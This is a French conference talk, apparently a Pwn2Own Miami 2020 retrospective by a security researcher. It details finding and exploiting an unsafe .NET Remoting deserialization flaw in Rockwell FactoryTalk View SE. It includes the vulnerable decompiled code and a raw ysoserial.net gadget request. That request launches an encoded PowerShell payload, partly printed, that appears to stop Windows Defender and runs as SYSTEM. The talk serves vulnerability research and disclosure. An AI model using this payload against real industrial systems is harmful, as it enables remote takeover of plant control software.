Say hello to my little shell

Retex P2O Miami

14/11/2020
UYBHYS
Lucas Georges

Table des matières

1 Introduction

2 Recherche de vulnérabilité

3 Concours

4 Conclusion

whoami

Lucas Georges
@_lucas_georges_

- Reverse Engineer @Synacktiv
- Recherche de vulnérabilités & exploitation

Synacktiv

- Société spécialisée en sécurité offensive
- ~ 70 ninjas
- On recrute 😂


Concours

Pwn2Own késako ?

- **“Zero Day Initiative” ZDI**
  - programme de bug bounty créé en 2005 par TippingPoint
  - Priorité aux vulnérabilités & exploits 0-days
- **“Pwn2Own” P20**
  - Evenement bi/tri-annuel en marge de conférences de securité
  - Première occurence à CanSecWest 2007
  - Publie une liste de cibles et scénarios 3 mois en avance
  - Démonstration “live” d’exploits 0-days
  - Cash prizes importants : entre 5 000$ et 100 000$

Concours

Annonce officielle de ZDI




Zero Day Initiative
@thezdi

ICYMI: This week we announced #Pwn2Own Miami - a new contest at the upcoming S4 conference focusing on ICS products. Read all the details at zerodayinitiative.com/blog/2019/10/2 …

11:02 am - 30 Oct 2019

9 Retweets 15 Likes

Cible


Manufacturing Zone
Control Center/ Processing LAN
Level 3
HMI
Production/ Application Server
Database Server
I/O Server
Historian
Domain Controller
Engineering Workstation
Cell/Area Zone
SCADA, DCS or Hybrid System #1
Remote SCADA, DCS or Hybrid System #2
Local HMI LAN
Level 2
Local HMI
Local HMI
Controller LAN
Level 1
Field Controllers
Field Controllers
Field I/O Devices
Instrument Bus
Level 0
Field Devices
Sensors
Field Devices
Sensors
Process
SIS
Field Devices
Sensors
Field Devices
Sensors
Process
SIS
Legend:
Local Field bus/hard wired
Vendor-specific bus
Ethernet TCP/IP
SIS Status Only


Cible

Liste des catégories

- Control Server
  - Iconics Genesis64
  - Inductive Automation Ignition
- OPC Unified Architecture Server
  - Unified Architecture ANSI C Demo Server
  - OPC Foundation OPC UA .NET Standard
- DNP3 Gateway
  - Triangle Microworks SCADA Data Gateway
- Human Machine Interface (HMI)
  - Rockwell Automation FactoryTalk View SE
  - Schneider Electric EcoStruxure Operator
- Engineering Workstation Software
  - Rockwell Automation Studio 5000

Cible

Annonce officielle de ZDI



An attempt against the Rockwell Automation FactoryTalk View SE target must be launched against the target's exposed network services from the contestant's laptop within the contest network or against the target by opening a malicious file on the target machine. An attempt against the Schneider Electric EcoStruxure Operator Terminal Expert must be launched against the target by opening a malicious file on the target machine.

Target	Payload	Cash Prize (USD)	Master of Pwn Points
Rockwell Automation FactoryTalk View SE	Unauthenticated Crash or Denial-of-Service	$5,000	5
	Information Disclosure	$10,000	10
	Remote Code Execution	$20,000	20
Schneider Electric EcoStruxure Operator Terminal Expert	Remote Code Execution	$20,000	20

For the HMI category, the Rockwell Automation product is eligible for the Continuation bonus of $5,000 and 5 Master of Pwn points, but the Schneider Electric product is not.

Table des matières

1 Introduction

2 Recherche de vulnérabilité

3 Concours

4 Conclusion

Surface d’attaque

```
PS C:\WINDOWS\system32> netstat -a -b | Select-String -Context 1 0.0.0.0

   Proto  Local Address  Foreign Address  State
>  TCP    0.0.0.0:403    HMIClient:0      LISTENING
   [FTAE_HistServ.exe]
>  TCP    0.0.0.0:1332   HMIClient:0      LISTENING
   [RdcyHost.exe]
>  TCP    0.0.0.0:3060   HMIClient:0      LISTENING
   [RnaDirServer.exe]
>  TCP    0.0.0.0:4255   HMIClient:0      LISTENING
   [RsvcHost.exe]
>  TCP    0.0.0.0:6543   HMIClient:0      LISTENING
   [RnaAeServer.exe]
>  TCP    0.0.0.0:8082   HMIClient:0      LISTENING
   [RNADiagnosticsSrv.exe]
>  TCP    0.0.0.0:9111   HMIClient:0      LISTENING
   [RnaAeServer.exe]
>  TCP    0.0.0.0:22350  HMIClient:0      LISTENING
   [CodeMeter.exe]
>  TCP    0.0.0.0:22352  HMIClient:0      LISTENING
   [CmWebAdmin.exe]
>  TCP    0.0.0.0:27000  HMIClient:0      LISTENING
   [lmgrd.exe]
>  TCP    0.0.0.0:57400  HMIClient:0      LISTENING
   [flexsvr.exe]
```

Surface d’attaque

Port	Process	Language	curl result
403	FTAE_HistServ.exe	C++	N/A
1332	RdcyHost.exe	C++	N/A
3060	RnaDirServer.exe	C++	Error HTTP/0.9
4255	RsvcHost.exe	C++	N/A
5241	RsvcHost.exe	C++	N/A
6543	RnaAeServer.exe	C++	N/A
8082	RNADiagnosticsSrv.exe	C#	“Server encountered an internal error”
9111	RnaAeServer.exe	C++	N/A
22350	CodeMeter.exe	C++	retourne une 301 vers le port 22352
22352	CmWebAdmin.exe	Go	<HTML 200 status>
27000	lmgrd.exe	C	Error HTTP/0.9
57400	flexsvr.exe	C	Error HTTP/0.9


Surface d’attaque

Port	Process	Language	curl result
403	FTAE_HistServ.exe	C++	N/A
1332	RdcyHost.exe	C++	N/A
3060	RnaDirServer.exe	C++	Error HTTP/0.9
4255	RsvcHost.exe	C++	N/A
5241	RsvcHost.exe	C++	N/A
6543	RnaAeServer.exe	C++	N/A
8082	**RNADiagnosticsSrv.exe**	**C#**	**“Server encountered an internal error”**
9111	RnaAeServer.exe	C++	N/A
22350	CodeMeter.exe	C++	retourne une 301 vers le port 22352
22352	CmWebAdmin.exe	Go	<HTML 200 status>
27000	lmgrd.exe	C	Error HTTP/0.9
57400	flexsvr.exe	C	Error HTTP/0.9

Recherche de vulnérabilité


```
PS C:\Users\bob> curl http://127.0.0.1:8082/
curl : System.ArgumentNullException: No message was deserialized prior to calling
   the DispatchChannelSink.
Parameter name: requestMsg
   at System.Runtime.Remoting.Channels.DispatchChannelSink.ProcessMessage(
       IServerChannelSinkStack sinkStack, IMessage requestMsg,
       ITransportHeaders requestHeaders, Stream requestStream, IMessage& responseMsg,
       ITransportHeaders& responseHeaders, Stream& responseStream)
   at System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage(
       IServerChannelSinkStack sinkStack, IMessage requestMsg,
       ITransportHeaders requestHeaders, Stream requestStream, IMessage& responseMsg,
       ITransportHeaders& responseHeaders, Stream& responseStream)
   at System.Runtime.Remoting.Channels.Http.HttpServerTransportSink.ServiceRequest(
       Object state)
   at System.Runtime.Remoting.Channels.SocketHandler.ProcessRequestNow()
At line:1 char:1
+ curl http://127.0.0.1:8082/
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~
   + CategoryInfo : InvalidOperation: (System.Net.HttpWebRequest:
          HttpWebRequest) [Invoke-WebRequest], WebException
   + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.
          Commands.InvokeWebRequestCommand
PS C:\Users\bob>
```

Recherche de vulnérabilité



```
protected override void OnStart(string[] args)
{
    short num = (short)1404764160;
    short num2 = num;
    num = (short)1479825930;
    short num3 = num;
    num = (short)386357770;
    switch (num3 == num)
    {
    }
    num = (short)1504444417;
    if (num != 0)
    {
    }
    num = (short)1134755840;
    if (num != 0)
    {
    }
    IDictionary dictionary = new Hashtable();
    dictionary["typeFilterLevel"] = "Full";
    BinaryServerFormatterSinkProvider serverSinkProvider = new BinaryServerFormatterSinkProvider(dictionary,
      null);
    BinaryClientFormatterSinkProvider clientSinkProvider = new BinaryClientFormatterSinkProvider();
    IDictionary dictionary2 = new Hashtable();
    dictionary2["port"] = MachineSettings.ReadPort;
    HttpChannel chnl = new HttpChannel(dictionary2, clientSinkProvider, serverSinkProvider);
    ChannelServices.RegisterChannel(chnl);
    RemotingConfiguration.RegisterWellKnownServiceType(typeof(ServiceLogReader), "FactoryTalkLogReader",
      WellKnownObjectMode.SingleCall);
}
```

Recherche de vulnérabilité



.net remoting vuln

About 2,780 results (0.38 seconds)

github.com › tyranid › ExploitRemotingService

tyranid/ExploitRemotingService: A tool to exploit .NET ... - GitHub


A tool to **exploit** .**NET Remoting** Services. Contribute to tyranid/ExploitRemotingService development by creating an account on GitHub.

www.nccgroup.trust › newsroom-and-events › blogs › march › findin...

Finding and Exploiting .NET Remoting over ... - NCC Group

Mar 19, 2019 - This blog post explains how to find and **exploit** a vulnerable application that uses .**NET Remoting** over HTTP using ysoserial.net gadgets [1].

Recherche de vulnérabilité




Finding and Exploiting .NET Remoting over HTTP using Deserialisation

Introduction

During a recent security assessment at NCC Group I found a .NET v2.0 application that used .NET Remoting to communicate with its server over HTTP by sending SOAP requests. After decompiling the application I realised that the server had set the `TypeFilterLevel` to `Full` which is dangerous as it can potentially lead to remote code execution using deserialisation attacks. However, the exploitation was not as straight forward as I initially expected it to be.


As a result, I performed research to create a guideline for penetration testers in order to make testing in this domain easier in the future. This blog post explains how to find and exploit a vulnerable application that uses .NET Remoting over HTTP using ysoserial.net gadgets [1].
A .NET project containing a vulnerable client and server has also been created for training purposes and is accessible publicly at [2].

Recherche de vulnérabilité



```
protected override void OnStart(string[] args)
{
    short num = (short)1404764160;
    short num2 = num;
    num = (short)1479825930;
    short num3 = num;
    num = (short)386357770;
    switch (num3 == num)
    {
    }
    num = (short)1504444417;
    if (num != 0)
    {
    }
    num = (short)1134755840;
    if (num != 0)
    {
    }
    IDictionary dictionary = new Hashtable();
    dictionary["typeFilterLevel"] = "Full";
    BinaryServerFormatterSinkProvider serverSinkProvider = new BinaryServerFormatterSinkProvider(dictionary,
      null);
    BinaryClientFormatterSinkProvider clientSinkProvider = new BinaryClientFormatterSinkProvider();
    IDictionary dictionary2 = new Hashtable();
    dictionary2["port"] = MachineSettings.ReadPort;
    HttpChannel chnl = new HttpChannel(dictionary2, clientSinkProvider, serverSinkProvider);
    ChannelServices.RegisterChannel(chnl);
    RemotingConfiguration.RegisterWellKnownServiceType(typeof(ServiceLogReader), "FactoryTalkLogReader",
      WellKnownObjectMode.SingleCall);
}
```

Recherche de vulnérabilité



```
▷ { } System.IO
◢ { } System.Runtime.Remoting.Channels
    ▷ AsyncCopyStreamResult @0200002F
    ▷ BaseTransportHeaders @0200001C
    ▷ BaseTransportHeadersEnumerator @0200001D
    ▷ BasicAsyncResult @0200001E
    ▷ BinaryClientFormatterSink @02000035
    ▷ BinaryClientFormatterSinkProvider @02000034
    ◢ BinaryServerFormatterSink @02000037
        ▷ Base Type and Interfaces
        ▷ Derived Types
          BinaryServerFormatterSink(BinaryServerFormatterSink.F
          AsyncProcessResponse(IServerResponseChannelSinkSta
          GetResponseStream(IServerResponseChannelSinkStack,
          ProcessMessage(IServerChannelSinkStack, IMessage, IT
          SerializeResponse(IServerResponseChannelSinkStack, IM
        ▷ IncludeVersioning : bool @1700004F
        ▷ NextChannelSink : IServerChannelSink @17000052
        ▷ Properties : IDictionary @17000053
        ▷ StrictBinding : bool @17000050
        ▷ TypeFilterLevel : TypeFilterLevel @17000051
          lastUri : string @040001DB
          _formatterSecurityLevel : TypeFilterLevel @040001DA
          _includeVersioning : bool @040001D8
          _nextSink : IServerChannelSink @040001D5
          _protocol : BinaryServerFormatterSink.Protocol @04000
          _receiver : IChannelReceiver @040001D7
          _strictBinding : bool @040001D9
        ▷ Protocol @020000B5
    ▷ BinaryServerFormatterSinkProvider @02000036
    ▷ CachedSocket @02000028
    ▷ CachedSocketList @02000029
    ▷ ChunkedMemoryStream @0200001F
    ▷ CommonTransportKeys @02000020
    ▷ CoreChannel @02000022
```

```csharp
internal static IMessage DeserializeSoapResponseMessage(Stream inputStream, IMessage requestMsg,
  Header[] h, bool bStrictBinding)
{
    SoapFormatter soapFormatter = CoreChannel.CreateSoapFormatter(false, bStrictBinding);
    IMethodCallMessage mcm = (IMethodCallMessage)requestMsg;
    MethodResponse methodResponse = new MethodResponse(h, mcm);
    soapFormatter.Deserialize(inputStream, new HeaderHandler(methodResponse.HeaderHandler));
    return methodResponse;
}

// Token: 0x06000117 RID: 279 RVA: 0x0000ADC4 File Offset: 0x00008FC4
internal static IMessage DeserializeBinaryRequestMessage(string objectUri, Stream inputStream, bool
  bStrictBinding, TypeFilterLevel securityLevel)
{
    BinaryFormatter binaryFormatter = CoreChannel.CreateBinaryFormatter(false, bStrictBinding);
    binaryFormatter.FilterLevel = securityLevel;
    CoreChannel.UriHeaderHandler @object = new CoreChannel.UriHeaderHandler(objectUri);
    return (IMessage)binaryFormatter.UnsafeDeserialize(inputStream, new HeaderHandler
      (@object.HeaderHandler));
}

// Token: 0x06000118 RID: 280 RVA: 0x0000AE04 File Offset: 0x00009004
internal static IMessage DeserializeBinaryResponseMessage(Stream inputStream, IMethodCallMessage
```

Call Stack

```
Name
System.Runtime.Remoting.dll!System.Runtime.Remoting.Channels.CoreChannel.DeserializeBinaryRequestMessage(string objectUri, System.IO.Stream inpu
System.Runtime.Remoting.dll!System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage(System.Runtime.Remoting.Channels.IServe
System.Runtime.Remoting.dll!System.Runtime.Remoting.Channels.Http.HttpServerTransportSink.ServiceRequest(object state) (IL≈0x0039, Native=0x00B24
System.Runtime.Remoting.dll!System.Runtime.Remoting.Channels.SocketHandler.ProcessRequestNow() (IL≈0x000A, Native=0x00B24DD0+0x2C)
System.Runtime.Remoting.dll!System.Runtime.Remoting.Channels.RequestQueue.ProcessNextRequest(System.Runtime.Remoting.Channels.SocketHandle
System.Runtime.Remoting.dll!System.Runtime.Remoting.Channels.SocketHandler.BeginReadMessageCallback(System.IAsyncResult ar) (IL=epilog, Native=
System.dll!System.Net.LazyAsyncResult.Complete(System.IntPtr userToken) (IL≈0x003E, Native=0x721C4C90+0x66)
System.dll!System.Net.ContextAwareResult.CompleteCallback(object state) (IL=epilog, Native=0x721F9D08+0xD)
```

Breakpoint #1 : pid=2964(RNADiagnosticsSrv.exe), System.Runtime.Remoting.dll

Exploitation

YSoSerial.Net

master branch passing | v2 branch never built | dowload latest | license MIT | Stars 889 | Forks 153


A proof-of-concept tool for generating payloads that exploit unsafe .NET object deserialization.

Source : https://github.com/pwntester/ysoserial.net

Exploitation

```
POST /FactoryTalkLogReader HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Content-Length: 25540
Content-Type: application/octet-stream
......................^Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral, PublicKeyToken=31
bf3856ad364e35.....BMicrosoft.VisualStudio.Text.Formatting.TextFormattingRunProperties.....ForegroundBrush
.............<ResourceDictionary
   xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
   xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
   xmlns:System="clr-namespace:System;assembly=mscorlib"
   xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
      <ObjectDataProvider x:Key="LaunchCalc" ObjectType = "{ x:Type Diag:Process}" MethodName = "Start" >
      <ObjectDataProvider.MethodParameters>
         <System:String>powershell.exe</System:String>
            <System:String>-e "
               ZgB1AG4AYwB0AGkAbwBuACAAUABvAHAALQBDAGEAbABjACgAKQAgAHsACgAgACAAIAAgACQAUwBvAHUAcgBjAGUAIAA9ACA
               [... snipped 24000 characters ...]
               AGwAYwAuAGUAeABlACcAKQA7AAoAfQAKAAoAUABvAHAALQBDAGEAbABjAA==" </System:String>
      </ObjectDataProvider.MethodParameters>
   </ObjectDataProvider>
</ResourceDictionary>.
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Server: MS .NET Remoting, MS .NET CLR 4.0.30319.42000
Content-Length: 479
..................."........... .........)System.Runtime.Remoting.RemotingException.... ClassName.Message.Data.
   InnerException.HelpURL.StackTraceString.RemoteStackTraceString.RemoteStackIndex.ExceptionMethod.HResult.
   Source WatsonBuckets.............System.Collections.IDictionary.System.Exception........)System.Runtime.
   Remoting.RemotingException.....oServer encountered an internal error. For more information, turn off
   customErrors in the server's .config file.
```

Exploitation



Process Hacker [HMICLIENT\labuser]+ (Administrator)
Hacker View Tools Users Help
Refresh
Options
Find handles or DLLs
System information
Search Processes (Ctrl+K)
Processes
Services
Network
Disk

Name	PID	CPU	I/O total ...	Private b...	User name	Description
FTAEArchiver.exe	2668			5.05 MB	NT AUTHORITY\SYSTEM	Rockwell Automation, Inc. Component
FTAE_HistServ.exe	2716		32 B/s	4.34 MB	NT A...\LOCAL SERVICE	Rockwell Automation, Inc. Component
FTSysDiagSvcHost.exe	2748			2.5 MB	NT A...\LOCAL SERVICE	Rockwell Automation, Inc. Component
ViewSharedService.exe	2792			1.96 MB	NT AUTHORITY\SYSTEM	ViewSharedService
FTViewServiceHost.exe	2816			9.74 MB	NT A...\LOCAL SERVICE	FTViewActivationHost.exe
svchost.exe	2832			3.94 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	2840			2.44 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
NmspHost.exe	2864			3.85 MB	NT AUTHORITY\SYSTEM	Rockwell Namespace Services
RNADiagnosticsSrv.exe	2964	0.04		19.79 MB	NT AUTHORITY\SYSTEM	FactoryTalk Diagnostics Reader
powershell.exe	9024	0.15	2.84 kB/s	45.18 MB	NT AUTHORITY\SYSTEM	Windows PowerShell
cor						
svchost.e						s
svchost.e						s
EventServ						
svchost.e						s
vmtoolsd						
VGAuthS						vice
HMIDIAG						ule
MsMpEn						
svchost.e						s
svchost.e						s
lmgrd.ex						
conho						
lmgrd						
flex						
svchost.exe	4040			1.79 MB	N...\NETWORK SERVICE	Host Process for Windows Services
dllhost.exe	4128			3.91 MB	NT AUTHORITY\SYSTEM	COM Surrogate
EventClientMultiplexer.exe	4936	0.01		6.84 MB	NT AUTHORITY\SYSTEM	Event Client Multiplexor
svchost.exe	4988			4.81 MB	HMICLIENT\bob	Host Process for Windows Services

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -e "CgBmAHUAbgBjAHQAaQBvAG4AIABLAGkAbABs
AC0AVwBpAG4ARABIAGYAZQBuAGQAZQByACgAKQAgAHsACgAgACAAIAAgAFMAdABvAHAALQBQAHIAbwBjAGUAcwBzACAALQBOAGEA
bQBIACAAJwBNAHMATQBwAEUAbgBnAC4AZQB4AGUAJwAgAC0ARgBvAHIAYwBIACAALQBFAHIAcgBvAHIAQQBjAHQAaQBvAG4AIABJ
AGcAbgBvAHIAZQA7AAoAfQAKAAoAZgB1AG4AYwB0AGkAbwBuACAARwBIAHQALQBDAG8AbgBuAGUAYwB0AGkAbwBuAC0AUwB0AGEA
dABIACgAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBIAHQAcwAuAFQAYwBwAEMAbABpAGUAbgB0AF0AIAAkAGMAbwBu
AG4AZQBjAHQAaQBvAG4AKQAgAHsACgAgACAAIAAgACQAYwBvAG4AbgBIAGMAdABpAG8AbgBfAHAAcgBvAHAAcwAgAD0AIABbAFMA
eQBzAHQAZQBtAC4ATgBIAHQALgBOAGUAdAB3AG8AcgBrAEkAbgBmAG8AcgBtAGEAdABpAG8AbgAuAEkAUABHAGwAbwBiAGEAbABQ
AHIAbwBwAGUAcgB0AGkAZQBzAF0AOgA6AAoAIAAgACAAIABHAGUAdABJAFAARwBsAG8AYgBhAGwAUAByAG8AcABIAHIAdABpAGUA
cwAoACkALgBHAGUAdABBAGMAdABpAHYAZQBUAGMAcABDAG8AbgBuAGUAYwB0AGkAbwBuAHMAKAApAC4AVwBoAGUAcgBIACgAIAB7
AAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABfAC4ATABvAGMAYQBsAEUAbgBkAFAAbwBpAG4AdAAgAC0AZQBxACAAJABjA...
File:
  C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
  Windows PowerShell 10.0.18362.1
  Microsoft Corporation
Notes:
  Signer: Microsoft Windows
  Console host: conhost.exe (11924)
  Process is 32-bit (WOW64).
```

CPU Usage: 10.49% | Physical memory: 2.86 GB (71.61%) | Processes: 181

Table des matières

1 Introduction

2 Recherche de vulnérabilité

3 Concours

4 Conclusion

Concours

Etapes

0. Le premier jour, tirage au sort pour les passages
1. “Show time”, tu as 3 essais (3 sessions de 5 mins, ne peut pas dépasser 20 mins au total) pour faire passer ton exploit.
2. Debrief’ avec l’équipe de ZDI, afin de checker la validité de la vulnérabilité et les potentiels doublons
3. Présentation de la vulnérabilité & exploit au vendeur

Concours

Participants

- InciteTeam : @mufinnnnnnn & @stevenseeley (ZDI researchers)
- Tobias Scharnowski, Niklas Breitfeld, Ali Abbasi (PhD “students”)
- Flashback Team : (ZDI researchers)
- Claroty Research (ICS security company)
- Ben McBride (Oak Ridge National Observatory)
- Fabius Artrel (VerSprite)
- Michael Stepankin (VeraCode)
- Lucas Georges (Synacktiv)

Concours

E-sport

Concours


E-sport

Résultats

Team	Target	Type	Result
Day 1			
Incite	Triangle Gateway	DOS	Success
Claroty	Genesis64	DOS	Success
Incite	Rockwell HMI	RCE	**Partial**
Fabius	Rockwell HMI	RCE	**Partial**
Germans	Rockwell HMI	RCE	**Success**
Flashback	Genesis64	RCE	Success
Germans	Genesis64	RCE	Success
Flashback	Ignition	DOS	Success
Day 2			
Incite	Ignition	RCE	Success
Claroty	Schneider	RCE	Success
Flashback	Rockwell HMI	RCE	**Success**
Claroty	Ignition	RCE	Partial
Claroty	Ignition	RCE	Success
Incite	Schneider	RCE	Failure
Ben McBride	Genesis64	Leak	Failure
